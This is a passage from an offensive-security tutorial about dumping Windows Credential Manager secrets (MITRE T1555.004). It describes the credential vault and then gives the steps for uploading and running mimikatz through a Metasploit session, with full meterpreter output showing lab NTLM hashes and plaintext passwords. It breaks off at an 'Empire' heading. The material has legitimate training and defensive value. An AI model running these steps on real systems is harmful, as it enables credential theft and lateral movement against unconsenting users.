
iGNITE Technologies

CREDENTIAL DUMPING
Windows Credential Manager



(Mitre ID:T1555.004)

WWW.HACKINGARTICLES.IN

Contents

Introduction to Credential Manager

The Credential Manager was introduced with Windows 7. It is like a digital vault to keep all of your credentials safe. All of the credentials are stored in a credentials folder which you will find at this location: **%Systemdrive%\Users\\AppData\Local\Microsoft\Credentials** and it is this folder that the credential manager accesses. it also allows you to add, edit, delete, backup, and even restore the passwords.

Credentials saved in credential manager are of two types:

Web credentials: As Edge and Widows are products of the same company, the credentials manager has access to the stored information of the Edge browser too, in order to increase the safekeeping of saved credentials. It also stores the password of any application provided by Microsoft, such as Skype, Microsoft Office, etc.

Windows credentials: Under this category, all the Windows login credentials can be found. Along with any system that is connected to the network.


Applications that are run by Windows and have your credentials saved will automatically be saved in the credential manager. Even when you update them, the change is noted by and updated in the credential manager too.

Accessing Credential Manager


To access the credential manager, you can simply search for it in the start menu or you can access it by two of the following methods:

- You can open **control panel > user accounts > credential manager**
- You can also access it through the command line with the command **vaultcmd** and its parameters.


When you connect to another system in the network as using any method like in the following image:




And while connecting, when you provide the password and store it for later use too, these credentials are saved in the credential manager.




When you save a password in the edge or another application such as Skype or Outlook, that password is also saved in the credential manager, regardless of the website or its security. For instance, we have stored Gmail's password in our practice, as shown in the image below:




You can confirm from the following image that the password is indeed saved.



And now, when you access the credential manager, using any method, you will find that in the Windows Credentials tab, all the system and network passwords are stored.



And under the web credentials tab, there will be the application's passwords and the passwords saved in edge will be saved.



Metasploit

Now all these credentials can be dumped with simple methods. Once you have a session through Metasploit, all you have to do is upload mimikatz and run it. Mimikatz is an amazing credential-dumping tool. We have covered mimikatz in detail in one of our previous articles. To read that article, click **here.**

And to run mimikatz remotely through Metasploit session, use the following command:

```
upload /root/Desktop/mimikatz.exe
shell
cd <location of the uploaded file in the target system>
mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
```

```
meterpreter > upload /root/Desktop/mimikatz.exe .
[*] uploading  : /root/Desktop/mimikatz.exe → .
[*] uploaded   : /root/Desktop/mimikatz.exe → .\mimikatz.exe
meterpreter > shell
Process 3184 created.
Channel 5 created.
Microsoft Windows [Version 10.0.18363.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\User\Downloads
cd C:\Users\User\Downloads

C:\Users\User\Downloads>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 221465 (00000000:00036119)
Session           : Interactive from 1
User Name         : User
Domain            : DESKTOP-1HH06IM
Logon Server      : DESKTOP-1HH06IM
Logon Time        : 3/26/2020 10:26:21 PM
SID               : S-1-5-21-3798055023-1038230357-2023829303-1001
        msv :
         [00000003] Primary
         * Username : User
         * Domain   : DESKTOP-1HH06IM
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
        wdigest :
         * Username : User
         * Domain   : DESKTOP-1HH06IM
         * Password : 123
        kerberos :
         * Username : User
         * Domain   : DESKTOP-1HH06IM
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : ignite
         * Domain   : 192.168.1.101
         * Password : ignite@123
         [00000001]
         * Username : raj
         * Domain   : 192.168.1.104
         * Password : 123
```

And once the mimikats are executed successfully, you will get credentials from the cred manager as shown in the image above.


Empire

